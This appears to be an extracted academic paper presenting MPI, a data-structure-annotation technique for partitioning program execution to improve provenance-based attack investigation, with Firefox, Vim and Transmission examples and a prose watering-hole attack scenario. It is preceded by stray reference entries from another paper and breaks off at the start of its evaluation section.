[93] WikiDevi. Eltel et-5300. https://wikidevi.com/wiki/Eltel_ET-5300#Stimulating_port_5555_.28from_Internet.29.

[94] E. Wustrow, M. Karir, M. Bailey, F. Jahanian, and G. Houston. Internet Background Radiation Revisited. In *10th ACM Internet Measurement Conference*, 2010.

[95] E. Wustrow, M. Karir, M. Bailey, F. Jahanian, and G. Huston. Internet background radiation revisited. In *10th ACM Internet Measurement Conference*, 2010.

[96] J. Wyke. The ZeroAccess botnet: Mining and fraud for massive financial gain. *Sophos Technical Paper*, 2012.

[97] A. Zand, G. Vigna, X. Yan, and C. Kruegel. Extracting probable command and control signatures for detecting botnets. In *29th ACM Symposium on Applied Computing*, 2014.

MPI: Multiple Perspective Attack Investigation with Semantics Aware Execution Partitioning

Shiqing Ma
Purdue University

Juan Zhai
Nanjing University

Fei Wang
Purdue University

Kyu Hyung Lee
University of Georgia

Xiangyu Zhang
Purdue University

Dongyan Xu
Purdue University

Abstract

Traditional auditing techniques generate large and inaccurate causal graphs. To overcome such limitations, researchers proposed to leverage execution partitioning to improve analysis granularity and hence precision. However, these techniques rely on a low level programming paradigm (i.e., event handling loops) to partition execution, which often results in low level graphs with a lot of redundancy. This not only leads to space inefficiency and noises in causal graphs, but also makes it difficult to understand attack provenance. Moreover, these techniques require training to detect low level memory dependencies across partitions. Achieving correctness and completeness in the training is highly challenging. In this paper, we propose a semantics aware program annotation and instrumentation technique to partition execution based on the application specific high level task structures. It avoids training, generates execution partitions with rich semantic information and provides multiple perspectives of an attack. We develop a prototype and integrate it with three different provenance systems: the Linux Audit system, ProTracer and the LPM-HiFi system. The evaluation results show that our technique generates cleaner attack graphs with rich high-level semantics and has much lower space and time overheads, when compared with the event loop based partitioning techniques BEEP and ProTracer.

1 Introduction

Provenance tracking is critical for attack investigation, especially for *Advanced Persistent Threats* (APTs) that are backed by organizations such as alien governments and terrorists. APT attacks often span a long duration of time with a low profile, and hence are difficult to detect and investigate. A provenance tracking system records the causality of system objects (e.g. files) and subjects (e.g. processes). Once an attack symptom is detected, the analyst can utilize the provenance data to understand the attack including its root cause and ramifications. Such inspection is critical for timely response to attacks and the protection of target systems. Most existing techniques [38, 46, 49, 50, 59] entail hooking and recording important system level events (e.g. file operations), and then correlating these events during an offline investigation process. The correlations have multiple types: between two processes such as a process creating a child process through *sys_clone()*; between a process and a system object, e.g., a process reads a file through *sys_read()*. However, these techniques suffer from the *dependence explosion* problem, especially for long running processes. The reason is that a long running process may have dependencies with many objects and other processes during its lifetime although only a small subset is attack related. For instance, a Firefox process may visit numerous pages over its lifetime while only one page is related to a drive-by-download attack.

Researchers proposed to partition execution to units so that only the events within a unit are considered causally related [43, 46]. For instance, the execution of a long running server is partitioned to individual units, each handling a request. Although existing execution partitioning based systems such as BEEP [43] and ProTracer [46] have demonstrated great potential, they partitioned execution based on event handling loops. That is, each iteration of an event handling loop is considered a unit. Despite its generality, such a partitioning scheme has inherent limitations. (1) Event loop iterations are too low level and cannot denote high level task structure. For instance, in UI programs, an event loop iteration may be to handle some user interaction. (2) There are often inter-dependencies across units. Therefore, BEEP and ProTracer rely on a training phase to detect such dependencies in the form of low level memory reads and writes. Achieving completeness in training is highly challenging. Note that the problem could not be addressed even when source code is provided because there are typically a lot of program dependencies across event loop iterations and only a sub-

set of them are important. (3) A high level task is often composed of many units (e.g., those denoting event loop iterations in multiple worker threads that serve the same high level task). Ideally, we would like to partition execution based on the high level task structure.

Note that high level task structure is application specific. Therefore, developers' input on what denotes a task/unit is necessary. We observe that a high level task/unit has its corresponding data structure in the software. Our proposal is hence to allow the developer/user to inform our system what task/unit structure they desire by annotating a small number of data structures (e.g., the tab data structure in Firefox). Our system MPI[1] takes the annotations and automatically instruments (a large number of) program locations that denote unit boundaries through static program analysis. The analysis handles complex threading models in which the executions of multiple tasks/units interleave. The instrumentation emits special syscalls upon unit context switches so that the application specific task/unit semantics is exposed to the underlying provenance tracking systems. MPI allows annotating multiple task/unit structures simultaneously so that the forensic analyst can inspect an execution from multiple perspectives (e.g., tab and domain perspectives for Firefox). This is highly desirable for attack investigation as we will show later in the paper. Asking for developers/users input in audit logging is a strategy adopted in practice. For example, the audit system on Windows, *Event Tracing for Windows* (ETW) requires the developers to explicitly plant auditing API calls in their source code if they would like to perform any customized logging. Nonetheless, reducing manual efforts is critical to the real world deployment of the technique. MPI is highly automated as the user only needs to annotate a few data structures and then the invocations to logging commands are automatically inserted through program analysis. Most of the programs we use in our experiment require only 2-3 annotations for each perspective. In addition, MPI provides a data structure profiler, called the *annotation miner*, to recommend the potential data structures to annotate. As shown in §4.2, it makes the correct recommendations in most cases.

MPI is a general execution partitioning scheme orthogonal to the underlying OS-level provenance collection system. We integrate it with three different provenance collection systems: the widely adopted Linux audit framework, and two state-of-the-art research projects, ProTracer [46][2] and the LPM [23] enabled HiFi [55] system (LPM-HiFi) which features secure audit logging.

In summary, we make the following contributions:

- We propose the novel idea of partitioning execution based on data structures to support different granularities and facilitate multi-perspective, application-semantics-aware attack investigation.
- We develop program analysis and runtime techniques to enable such partitioning. Given a small number of annotations on data structure definitions, program analysis is conducted to identify places that need to be instrumented to emit events at runtime that denote unit boundaries and unit inheritance. The number of such places may be very large, rendering manual instrumentation infeasible.
- We develop an annotation miner that can recommend the data structures to annotate with high accuracy, substantially alleviating the manual efforts.
- We develop a prototype based on LLVM. The evaluation on a set of commonly used Linux applications and three different provenance systems shows that our approach can effectively partition program execution in different granularities. We also use a number of case studies that simulate real-world attacks to demonstrate the strength of the proposed technique, in comparison with BEEP [43] and ProTracer [46].

2 Motivation

In this section, we use an example to illustrate the differences between the classic provenance tracking systems [23, 49, 50, 55], the existing event loop based execution partitioning approaches [43, 46], and the proposed approach. This example simulates an important kind of real-world attacks, *watering hole attack* [18, 19],

2.1 Motivating Example

Watering hole is a popular attack strategy targeting large enterprises such as Apple [11] and Google [12]. The adversaries do not directly attack the enterprise networks or websites, which are well protected. Instead, they aim to compromise the websites that are frequently visited by the employees of the target enterprise, which are usually much less protected. Recently, there have been a number of real incidents of watering hole attacks, e.g., by compromising Github [8] and CSDN [3]. There are exploit kits (e.g., BeEF [2]) to make it easy to conduct such attacks.

In our example case, a developer in an enterprise opens *Firefox*, and then uses Bing to look for a utility program for file copying. The search engine returns a number of relevant links to technical forums, blogs, wikis and online articles. Some of these links further lead to other relevant resources such as pages comparing similar programs. Some pages host software for download. In many cases, the software was uploaded by other developers. After intensive browsing and researching, the developer settles down on a forum that hosts not only the wanted software,

[1] MPI is short for "Multiple Perspective attack Investigation"

[2] ProTracer is based on BEEP, we replace the BEEP with MPI.

but also many other interesting resources, including torrents for a few tutorial videos. The developer downloads the program and also a few torrents from the forum. After the download, he starts to use the program. He also uses a p2p software *Transmission* to download the videos described by the torrents.

Unfortunately, the forum website was compromised, targeting enterprises whose developers tend to use the forum for technical discussion and information sharing. The program downloaded, *fcopy*, is malicious. In addition to the expected functionality, the malware creates a reverse TCP connection and provides a shell to the remote attacker. The malware causes unusual network bandwidth consumption and is eventually noticed by the administrator of the enterprise. To understand the attack and prepare for response, the administrator performs forensic analysis, trying to identify the root cause and assess the potential damage to the system. At the very beginning, the binary file *fcopy* is the only evidence. Hence, the creation of the file is used as the symptom event.

2.2 Traditional Solutions

Traditional techniques such as backtrackers [38, 39], audit systems [10] and provenance-aware file systems [50, 55] track the lineage of system objects or subjects without being aware by the applications. These techniques collect system subjects (e.g. processes and threads) and objects (e.g. files, network sockets and pipes) information at run time with system call hooking or Linux Security Modules (LSM) [62], and construct dependency graph or causal graph for inspection. Note that these two terms are interchangeable in this paper. While they use different approaches to trace system information, the graphs generated by these systems are similar.

A general workflow for these techniques is as follows. Starting from the given *symptom* subject or object, they identify all the subjects and objects that the symptom directly and indirectly depends on using backtracking. They also allow identifying all the effects induced by the root cause using forward tracking. For the case mentioned in §2.1, the administrator identifies the Firefox process and all its data sources by backtracking, and then discloses the downloaded files and the operations on these files with forward tracking. Figure 1 shows the simplified graph generated. In this graph and also *the rest of the paper*, we use *diamonds* to represent *sockets*, *oval nodes* to represent *files*, and *boxes* to represent *processes* or *execution units*. In Figure 1, many network sockets point to the Firefox process, and the process points to a large number of files including the torrent files and others like *fcopy*, which reflect the browsing and downloading behaviors of Firefox.

While we only show part of the original graph in Figure 1 for readability, the original graph contains more than 500 nodes in total, with most files and network socket accesses being (undesirably) associated with the Firefox and Transmission nodes. These bogus dependencies make manual inspection extremely difficult.

2.3 Loop Based Partitioning Solutions

It was observed in [43] that the inaccuracy of traditional approaches is mainly caused by long running processes, which interact with many other subjects and objects during their lifetime. Traditional approaches consider the entire process execution as a node so that all the input/output interactions become edges to/from the process node, resulting in considerably large and inaccurate graphs. Take the Transmission process as an example. It has dependencies with many torrent files and network sockets, obfuscating the true causalities (e.g., a torrent file and the corresponding downloaded file).

Event loop based partitioning techniques [43, 45, 46] leverage the observation that long running processes are usually event driven and the whole process execution can be partitioned by the event handling loops (through binary instrumentation). They proposed the concept of *execution unit*, which denotes one iteration of an event handling loop. This fine-grained execution abstraction enables accurate tracing of dependency relationship. It was shown that these techniques can generate much smaller and more accurate dependency graphs. However, these techniques still have the following limitations that hinder their application in the real-world.

Units Are Too Low Level. Assume the administrator applies BEEP/ProTracer to the motivation case in §2.1. He constructs the causal graph starting from the file *fcopy*. He acquires the download event in Firefox, which is associated with the web socket *a.a.a.a*. Then, he traces back to the forum website, and eventually the search engine. As part of the investigation, the administrator applies forward tracking from the search engine page to understand if other (potentially malicious) pages were accessed and if other (potentially malicious) programs were downloaded and used. Since the developer visited many links returned by the search engine, the forward tracking includes many web pages and their follow-ups in the resulting graph. The simplified graph is shown in Figure 2.

In this case, Firefox is used for 5 minutes with 11 tabs containing 7 websites. There are thousands of nodes in the graph. This is because all user interactions like scrolling the web pages, moving mouse pointer over a link and clicking links are processed by unique event loop iterations, each leading to a unit/node. Moreover, Firefox has internal events including timer events to refresh pages. As these events operate on DOM elements, they are connected in the dependency graph due to memory




Figure 1: Simplified causal graph for the case in §2.1 generated by traditional solutions (Tool in [16]).

dependencies, making the graph excessive.

The root cause of the limitation lies in that BEEP exposes very low level semantics (i.e., event loop iterations) in partitioning. The onus is on the user to chain low level units to form high level tasks. Unfortunately, BEEP graphs have little information to facilitate this process as they lack high level semantic information such as which high level task (e.g., tab) a low level unit belongs to.

Depending on Training. BEEP and ProTracer are training based due to the difficulty of binary analysis. It requires intensive training to identify the event handling loops and memory accesses that disclose dependencies across units (e.g., one event loop inserts a task to the queue which is later loaded and processed by another event loop). The completeness of the training inputs is hence critical. Otherwise, there may be missing or even wrong causal relations. Note that providing source code does not address this problem as identifying event handling loops and cross-unit dependencies requires in-depth understanding of low level program semantics, which is much easier through dynamic analysis by observing concrete states than static analysis, in which everything is abstract. Specifically, there are a large number of loops in a program. Statically determining which ones are event handling loops is difficult. Furthermore, while static analysis can identify memory dependencies, a lot of cross-unit dependencies should be ignored as they have nothing to do with the high level work flow (e.g., those caused by memory management or statistics collection).

In our motivating example, we did not use the "Go back" button in the initial training of Firefox. As a result, we were not able to get the full causal chain in Figure 2, which was broken at one web page that contains a lot of clicking-link and going-back actions. We had to enhance our training set by providing a going-back case.

Excessive Units. Partitioning based on event handling loops works nicely for server programs, in which one event loop iteration handles an external request and hence corresponds to a high level task. However, in many complex programs, especially those that heavily use threads to distribute workloads or involve intensive UI operations, event loop iterations do not align well with the high level tasks. As a result, it generates excessive small units that do not have much meaning. For example, in GUI programs, units are generated to denote the large number of GUI events (e.g., key strokes), even though all these events may serve the same high level task.

Consider the p2p program Transmission. Figure 3 shows its event handling loop in the main function of the daemon process. After parsing options, loading settings and torrent files (line 2-3), the daemon goes to a loop which exits only when the user closes the program (i.e., set *closing* to *TRUE*). In each iteration of the loop, it waits for 1 second (line 6), updates the torrent status and logs some information (line 7). Due to the nature of p2p protocol, downloading a single file requires thousands of loop iterations, leading to thousands of units in BEEP.

In many situations, there may not be any system events within these small units. For example, GUI programs monitor and handle frequent events such as page scroll. However, not all of them lead to system calls. Thus BEEP ends up with many "UNIT_ENTER" and "UNIT_EXIT" events without any system calls in between. These useless units waste a lot of space and CPU cycles. While existing techniques [22, 44, 46, 67] can remove redundant events, they cannot prevent these events from being generated in the first place.

These limitations are rooted at the misalignment between the rigid and low level execution partitioning scheme based on event loops. Ideally, the units generated by a partitioning scheme would precisely match with the high level logic tasks. MPI *aims to achieve this goal.*

2.4 Our Approach

The overarching idea of this paper is that high level tasks are reflected as data structures. MPI *allows the user to annotate the data structures that correspond to such tasks. It then leverages program analysis to instrument a set of places that indicate switches and inheritances of tasks to achieve execution partitioning.* Note that there may be multiple perspectives of the high level tasks involved in an execution, denoted by different data structures. Hence, MPI allows annotating multiple data structures, each denoting an independent perspective. To reduce the annotation efforts, MPI provides a profiler that can automatically identify the critical data structures (Figure 3.2). Note that allowing developers/users to insert logging related annotations/commands to software source code is a practical approach for system auditing. The Windows auditing system, *Event Tracing for Windows* (ETW), requires the developers to explicitly plan customized events to their




Figure 2: Simplified backtracking causal graph for the case in §2.1 with event loop based partitioning technique. It only shows the causal relationship within the Firefox process (runs for 5 minutes with 11 tabs and 7 websites). The tool used can be found in [16].

```
1  int main( int argc, char ** argv ) {
2      // parse options and session, load torrents
3      torrents = tr_sessionLoadTorrents(mySession, ctor, NULL);
4      // event loop
5      while( !closing ) {
6          tr_wait_msec( 1000 ); /* sleep one second */
7          // update and log and so on
8      }
9      // close program and sessions
10     return 0;
11 }
```

Figure 3: Event handling loop of *Transmission* (version 2.6)

software before deployment [5, 20]. These commands generate system events at runtime. In our design, we only require the developer to annotate (a few) task oriented data structures, MPI automatically instruments a much larger number of code places based on the annotations.




Figure 4: Firefox Partitioning perspectives

Figure 4 presents a few possible perspectives of Firefox execution. By annotating the appropriate data structures, we can partition a Firefox execution into sub-executions of various windows (perspective 6), tabs (perspective 5), websites/domains (perspective 4), website instances (perspective 3), individual pages (perspective 2), and even the sources of individual DOM elements (perspective 1). Observe that some of the perspectives are cross-cutting. For instance, a tab may show pages from multiple domains whereas pages from the same domain may appear in multiple tabs. *A prominent benefit of such partitioning is to expose the high level semantics of the application to the underlying provenance tracking system.*




Figure 5: Simplified MPI causal graph for the case in §2.1 with Firefox partitioned by tabs




Figure 6: Simplified MPI causal graph for the case in §2.1 with Firefox partitioned by web sites

Figure 5 shows the causal graph for the attack example when we partition the execution of Firefox by its tabs and Transmission by the files being downloaded. Each rectangle represents the life time of a tab. Observe that the Bing tab leads to the wordpress tab, which also shows the forum main page. A number of forum pages are displayed on separate tabs, each of which leads to the download of a torrent file through a Transmission unit. In contrast Figure 6 shows the causal graph when we partition the execution of Firefox by the websites/domains it visits. Observe that all the forum tabs are now collapsed to a single forum node. It clearly indicates that fcopy and the torrent files are downloaded from the same domain. Compared to the BEEP graph in Figure 1, these graphs are much smaller and cleaner, precisely capturing the high level workflow of the execution. *Note that these graphs cannot be generated by directly querying/operating-on the BEEP log, which has only very low level semantic information (i.e., event loop iterations).*

Advantages Over Event Loop Based Partitioning. We can clearly see data structure based partitioning system MPI addresses the limitations of event loop based partitioning. ① Units are no longer based on low level loop iterations. The inspector does not need to manually chain many such low level units to form a high level view of the execution. ② Dependency identification is made easy. Training is no longer needed. The memory dependencies that are needed to chain the low level event loop units are no longer necessary because these low level units are automatically classified to a high level unit in MPI. The incidents of missing causality due to incomplete training can be avoided. For instance, Firefox uses multiple threads to load and render the many elements on a page, which induces lots of memory dependencies across event loop units. But if we look at the execution from the tab perspective, these memory dependencies are no longer inter-unit dependencies that need to be explicitly cap-

tured. ③ Excessive (small and non-informative) units are prevented from being generated. All nodes representing timer event for Transmission will be merged into one node. Moreover, MPI provides great flexibility for attack investigation by supporting multiple perspectives. Enabling these perspectives is impossible if the appropriate semantic information is not exposed through MPI.

One may argue that event loop based partitioning can be enhanced by annotating event loops and cross-unit memory dependencies. However, such annotations are so low-level that (1) they require a lot of human efforts due to the large number of places that need to be annotated (e.g., the memory dependencies), and (2) they expose low-level and sometimes non-informative semantics such as mouse moves and timer events. In addition, the partitioning is solely based on event handling and hence cannot provide multiple perspectives.

3 Design

3.1 Overview

The overall process of analysis and instrumentation is shown in Figure 7. The user first annotates the program source code to indicate unit related data structures under the help of the annotation miner, which is essentially a data structure profiler. The analysis component, implemented as a LLVM pass, takes the annotations and analyzes the program to determine the places to instrument (e.g., data structure accesses denoting unit boundaries). The graph construction is using a standard algorithm, and details can be found in Appendix B.




Figure 7: MPI workflow

3.2 Annotations

Basic Annotations. Let us review how the Linux kernel conducts context switching internally, which inspires our approach to unit switching. Specifically, ① a *task_struct* with a unique *pid* identifies an individual process; ② a variable *current* is used to indicate the current active process. Processes can communicate through inter-process communication (IPC) channels like *pipes*. In order to perform unit switching, we need to identify the *unit data structure* that is analogous to *task_struct* and used to store per-unit information, a field/expression that can be used to differentiate unit instances as the identifier, and a variable that stores the current active unit. Note that there may not be an explicit task data structure in a program. Any data structure that allows us to partition an execution to disjoint autonomous units can serve as a unit data structure. Also, we need to know the variables that serve as communication channels between different unit instances. Thus we need the following types of annotations.

① *@indicator* annotates the variable/field that is used to indicate the possible switches between different unit data structure instances (similar to the variable *current* in Linux kernel). The user can choose to annotate multiple indicator variables/fields, one for each perspective. A unique id is assigned to each type of indicator.

② *@identifier* is an expression used to differentiate the instances of a unit data structure (similar to the data field *pid*). This expression can be a field in the data structure or a compound operation over multiple fields. Since an identifier must be paired up with the corresponding indicator, we allow providing an indicator id as part of the identifier annotation.

③ *@channel* annotates the variables/fields that serve as "IPC channels" between two different *unit data structure* instances (similar to *pipes*). It contains a unique id number, and a parameter indicating which field stores the data that induces inter-unit dependencies.

```
1  // in file src/globals.h
2  @indicator=1
3  EXTERN buf_T*curbuf INIT(= NULL);
4
5  // in file src/structs.h
6  typedef struct file_buffer buf_T;
7  // buffer: structure that holds information about one file
8  @identifier=b_ffname, indicator=1
9  struct file_buffer{
10   // associated memline
11   memline_T b_ml;
12   // buffers are orgnized as a linked list
13   buf_T *b_next;
14   buf_T *b_prev;
15   char_u *b_ffname;      // full path file name
16   // TRUE if the file has been changed and not written out
17   int b_changed;
18   // variables for specific commands or local options
19   char_u *b_u_line_ptr;  // for 'U' command
20   int b_p_ai;            // 'autoindent', local opts
21   // other data field like change time or so
22 }; /* file_buffer */
23
24 // in file src/ops.c
25 @channel=channelID, data=(y_current->array)
26 static struct yankreg *y_current;
```

Figure 8: Vim data structure and our annotation

□ *Example.* Vim is a *tabbed* editor with each *tab* containing one or multiple *windows*. Each *window* is a viewpoint of a *buffer*, with each *buffer* containing the in-memory text of a file [17]. A file buffer can be shared by multiple *windows* in the backend, and buffers are organized as a linked list. A natural way to partition its execution is to partition according to the file it is working on, each represented by a *file_buffer* data structure. Figure 8 shows a piece of code which demonstrates our annotations. Vim uses the variable *curbuf* to represent the current active buffer. Consequently, we use *curbuf* as our *indicator* variable.

Line 2 shows the indicator annotation. The annotation has an id to distinguish different indicators for various granularities/perspectives. The id is used to match with the corresponding *@identifier* annotation. Vim creates a buffer for each file. We can hence use the absolute file path in the OS to identify each file buffer instance. Line 8 shows the *@identifier* annotation. It has two parts: ① an expression used to differentiate instances; and ② an indicator id used to match with the corresponding *@indicator* annotation. In this case, field *b_ffname* is the identifier with id 1. Vim maintains its own clip board to support internal copy(cut)-and-paste operations. When the user cuts or copies data from a *file_buffer*, it sets the field *y_current→array*. When the user performs a paste operation, it reads data from the variable and puts the data to the expected position. In this case, *y_current→array* can be considered as the IPC channel between the two different *file_buffer* instances. Line 25 shows the channel annotation. It contains a unique id for the channel (analogous to a file descriptor), and the reference path to the field. Note that this is to support communication using the Vim clip board. Our system also supports inter- or intra-process operations through the *system* clip board by tracking system level events.

Threading Support. In order to improve responsiveness, modern complex applications heavily rely on threads to perform asynchronous sub-tasks. More specifically, the main thread divides a task into multiple subtasks that can proceed asynchronously and dispatches them to various (background) worker threads. A worker thread receives sub-tasks from the main thread and also other threads and processes them in the order of reception. It can also further break a sub-task to many smaller sub-tasks and dispatch them to other threads, including itself. This advanced execution model makes partitioning challenging because *we need to attribute the interleaved sub-tasks to the appropriate top level units*. In event loop based partitioning techniques [43, 46], all the event handling loops from various threads need to be recognized during training. More importantly, multiple event loop iterations (across multiple threads but within an application) may be causally related as they belong to the same task. The correlations are reflected by memory dependencies. As such, the training process needs to discover all such dependencies. Otherwise, the provenance may be broken. Unfortunately, memory dependencies are often path-sensitive and it is very difficult to achieve good path coverage. It is hence highly desirable to directly recognize the logic tasks, which are disclosed by corresponding data structures, instead of chaining low level event loop based units belonging to a logic task through memory dependencies.
□ *Example.* Figure 9 illustrates a substantially simplified example of the Firefox execution model. It corresponds to an execution that loads two pages (in two respective




Figure 9: Simplified Firefox execution model

tabs). Specifically, each box represents a thread and each colored bar (inside a box) denotes an iteration of the event handling loop (and hence a unit in BEEP/ProTracer). Observe that at step ①, the loading of tab1 first dispatches a Domain Name Server (DNS) query to a DNS thread, and then (step ③) posts a connection request to the socket thread to download the page. At step ④, the socket thread informs the main thread that the data is ready. The main thread leverages other threads such as the image decode thread, JS helper thread, and compositor thread to decode/execute/render the individual page elements. Note that every thread has interleaved sub-tasks belonging to various tabs. Edges denote memory dependencies across sub-tasks that need to be disclosed during training and instrumented at runtime in BEEP/ProTracer. □

Different from BEEP/ProTracer, our solution is to leverage annotations and static analysis to partition directly according to the logic tasks (e.g. tabs). In order to precisely determine the membership of a sub-task. We introduce the *@delegator* annotation. This annotation is associated with a data structure to denote a sub-task (e.g., the HTTP connection request posted to the socket thread). Intuitively, it is a *delegator* of a top level task (e.g., the HTTP connection request delegates the unit of its owner tab). At runtime, upon the dispatching of a delegator data structure instance (e.g., adding a sub-task to a worker thread event queue), it inherits the current (top level) unit identification. Later when the delegator is used (in a worker thread), the system knows which top level unit the current execution belongs to. There could be multiple layers of delegation. Similar to a unit, a delegator data structure also has an indicator, which is a variable like *current* whose updates may indicate delegation switches. More details can be found in Section 3.3.

□ *Example.* Consider the Firefox execution model. The user can annotate a tab, a window, and/or an iframe as a top level unit. Internally, these are all represented by the same *nsPIDOMWindow* class. They are differentiated by the internal field values. Hence, we provide multiple perspectives by annotating the *nsPIDOMWindow* data structure and using different expressions in the identifier annotations to distinguish the perspectives. Figure 10

```
1  @identifier=this->GetOuterWindow(2)->mWindowID, indicator=1
2  @identifier=this->GetTop()->mWindowID, indicator=2
3  class nsPIDOMWindow {
4    @indicator=1
5    @indicator=2
6    nsCOMPtr<nsIDocument> mDoc;
7    // Tracks activation state
8    bool mIsActive;
9    virtual already_AddRefed<nsPIDOMWindow> GetTop() = 0;
10   nsPIDOMWindow *GetOuterWindow()
11   { return mIsInnerWindow ? mOuterWindow.get() ?  this; }
12   // The references between inner and outer windows
13   nsPIDOMWindow          *mInnerWindow;
14   nsPIDOMWindow          *mOuterWindow;
15   // A unique  (64-bit counter)
16   // id for this window.
17   uint64_t mWindowID;
18   /* other methods and data fields */
19 };
```

Figure 10: Tab and window annotations in Firefox

shows the annotations for tabs and windows. The indicator id 1 is for tabs and 2 for windows. Any tab or window changes must entail the change of the *mDoc* field, which is used as the indicator. The expressions in the corresponding identifier annotations mean that we can acquire the tab of any given window by getting the second layer outer window, and the top level window by calling *GetTop()*.




Figure 11: Firefox main thread posts events to the socket thread

The connection request data structure (in the SocketThread), the image data structure (in the image decoder thread), etc. are annotated as delegators. As such, when a connection request is created in the main thread, the request inherits the current tab/window id. When the request is used/handled in a SocketThread, the execution duration corresponding to the request belongs to the owner tab/window of the request. An example is shown in Figure 11. In Firefox, all delegator data structure classes have the same base class *nsRunnable*. As such, we only need to annotate *nsRunnable* as the delegator class (box A). When the main thread tries to load a new URI (step 1), it posts an *nsConnEvent* to the SocketThread (step 2) by calling the *PostEvent* method (box C). Since *nsConnEvent* is a sub-class of *nsRunnable* (box B), the delegator class, the newly created *nsConnEvent* inherits the tab/window id. The *nsRunnable* class provides a function *Run()*, which is implemented by its child classes to perform specific tasks. And each thread maintains its own work queue containing all such class instances. Thus the size of the worker queue is annotated as the indicator of the delegator. Whenever it changes, there may be a unit context switch. □

Annotation Miner. We develop an annotation miner to recommend unit and delegator data structures to annotate. The miner works as follows. The user provides a pair of executions to denote an intended unit task, one execution containing one unit and the other containing two units. Then, differential trace analysis is performed to prune data structures that are common in both traces and hence irrelevant to the unit (e.g., global data structures). The miner leverages the points-to relations between data structures to narrow down to the top data structures (i.e., those that are not pointed-to by other data structures). PageRank is further used to determine the significance of individual top data structures. A ranked list of data structures is returned to the user. Note that this mining stage is much less demanding than the training process in BEEP/ProTracer, which requires extracting code locations that induce low level memory dependencies. Since we focus on identifying high level data structures, which are covered by the provided inputs, completeness is not an issue for us in practice.




Figure 12: Annotation Miner

Next, we show how to mine the tab data structure in Firefox (Figure 12). We first use a pair of runs to visit the Google main page. `T1` has one tab and `T1'` has two tabs. ΔT shows the data structures in the trace differences. Note that there are data structures specific to the page content but irrelevant to the intended unit, such as `SocketIO`. To further prune those, we use another two pairs of executions that visit Google Drive and a local file, respectively. The miner then takes the intersection of the trace differences to prune out `SocketIO` and `DiskIO`. The resulting set contains the top level data structures and their supporting meta data structures (e.g., the `ScrollPos` data structure to support scrolling in a tab). The trace-based points-to analysis then filters out the low level supporting data structures. There may be multiple top level data structures remained, many not related to units (e.g., for logging). Hence in the last step, PageRank is used to rank the several top data structures. In our case, the tab data structure is correctly ranked the top.

3.3 Runtime

Unit Context. At runtime, each thread maintains a vector called the *unit context*. Each element of the vector denotes

the current unit instance for each unit type (or each perspective). Note that MPI allows partitioning an execution in different ways by annotating multiple unit data structures. If the user has annotated n unit data structures (with n indicators and n identifiers), there are n elements in the vector. Each time the indicator of a unit data structure is updated, the identifier of the data structure is copied to the corresponding vector element.

Delegation. MPI runtime provides a global hash map that is shared across all threads, called the *delegation table*. The delegation table projects a delegator data structure instance to a unit context vector value, denoting the membership of the delegator. Upon the creation/initialization of a delegator data structure instance, MPI inserts a key-value pair into the delegation table associating the delegator to the current unit context. Upon an update of the indicator of a delegator data structure (in a worker thread that handles the subtask represented by the delegator), the unit context of the current thread is set to the unit context of the delegator, which is looked up from the delegation table. Intuitively, it means the following execution belongs to the unit of the delegator until a different delegator is loaded to the indicator variable. The optimization of this process can be found in Appendix A.

□ *Example.* Let us revisit the Firefox example in Figure 9. We want to attribute all subtasks to their corresponding tabs (shown in different colors). In Figure 11, we show a detailed workflow of the main thread posting the connection event to the socket thread. The main thread first calls the *LoadURI* method (step 1), which invokes the *PostEvent* method. Within *PostEvent* (box C), it creates an *nsConnEvnet* and posts it to the socket thread. Since data structure *nsRunnable* (box A) is annotated as a delegator and the HTTP connection request *nsConnEvent* (box B) is a subclass of *nsRunnable*, MPI propagates the current unit id in the main thread to the worker thread, namely, the socket thread. Specifically, the request is associated with the current unit context of the main thread in the delegation table. Inside the socket thread that receives and processes the request (i.e., step 3), loading the request from the task queue causes the change of the queue size indicating a possible unit context switch. As a result, the current unit context of the socket thread is set to that of the request, namely, tab1. With a chain of delegations, MPI is able to recognize all the tab1 subtasks performed by different threads, namely, all the red bars in Figure 9 belong to the same tab1 unit. □

3.4 Analysis

The analysis component of MPI is a pass in LLVM responsible for adding instrumentation to realize the runtime semantics mentioned earlier. It takes a program with the four kinds of annotations mentioned in §3.2, and produces an instrumented version of the program that emits additional syscall events denoting unit context switches and channel operations.

MPI needs to identify the following a few kinds of code locations: (1) all the updates (i.e., definitions) to indicator variables, including unit indicators and delegator indicators, to add instrumentation for unit context updates; (2) all the creation/initialization locations of delegator data structures to add instrumentation for the inheritance of unit context; (3) reads/writes of channel variables/fields to add instrumentation for channel event emission and redundancy detection; (4) all the system/library calls that may lead to system calls to add instrumentation for unit event emission and redundancy detection. We use a type based analysis to identify (2) and (3). For (4), we pre-define a list of library functions (e.g., libc functions) that may lead to system calls of interest and then scan the LLVM bitcode to identify all the system calls and the library calls on the list. Details are elided. A naive solution to (1) is to perform a walk-through of the LLVM bitcode to identify all definitions to indicator variables or to their aliases (using the default alias analysis in LLVM). However, this may lead to redundant instrumentation. Specifically, an indicator may be defined multiple times and there may not be any system calls (or library calls that can lead to system calls) in between. As such, the unit context switch instrumentations for those definitions are redundant.

```
1  /* Match a regexp against multiple lines. */
2  long im_regexec_multi(...) {
3    buf_T *save_curbuf = curbuf;
4    // initilize local variables
5    // switch to buffer "buf" to make vim_iswordc() work
6    curbuf = buf;
7    r = vim_regexec_both(NULL, col, tm);
8    curbuf = save_curbuf;
9    return r;
10 }
```

Figure 13: Instrumentation example (VIM, *op_yank* function)

□ *Example.* The function *im_regexec_multi()* in Figure 13 searches for a regular expression in Vim. The *indicator* variable is updated at line 6, and then again at line 8. The operations inside function *vim_regexec_both()* are all on memory. In other words, it does not make any system calls directly or indirectly. As such, the instrumentation for line 6 is redundant. □

The problem is formulated as a reaching-definition problem, which determines the set of definitions (of a variable) that can reach a program point. We say a definition of variable x can reach a program point ℓ, if x is not redefined along any paths from the definition to ℓ. In our context, we only instrument the definitions that can reach a system call or a library call that can lead to a system call. In Figure 13, the definition at line 6 cannot reach any point beyond line 8. Since line 7 does not denote any system call, line 6 is not instrumented. Appendix B discusses how to construct attack graphs from MPI logs.

4 Evaluation

In this section, we present the evaluation results including the annotation efforts needed, the runtime and space overheads of the prototype, and a number of attack cases to show the advantages of MPI compared to the event loop based partitioning technique in BEEP [43] and ProTracer [46]. For comprehensive comparison, we integrate both MPI and event loop based partitioning with three underlying provenance tracking systems, the Linux Audit system, ProTracer and LPM-HiFi.

4.1 Overhead

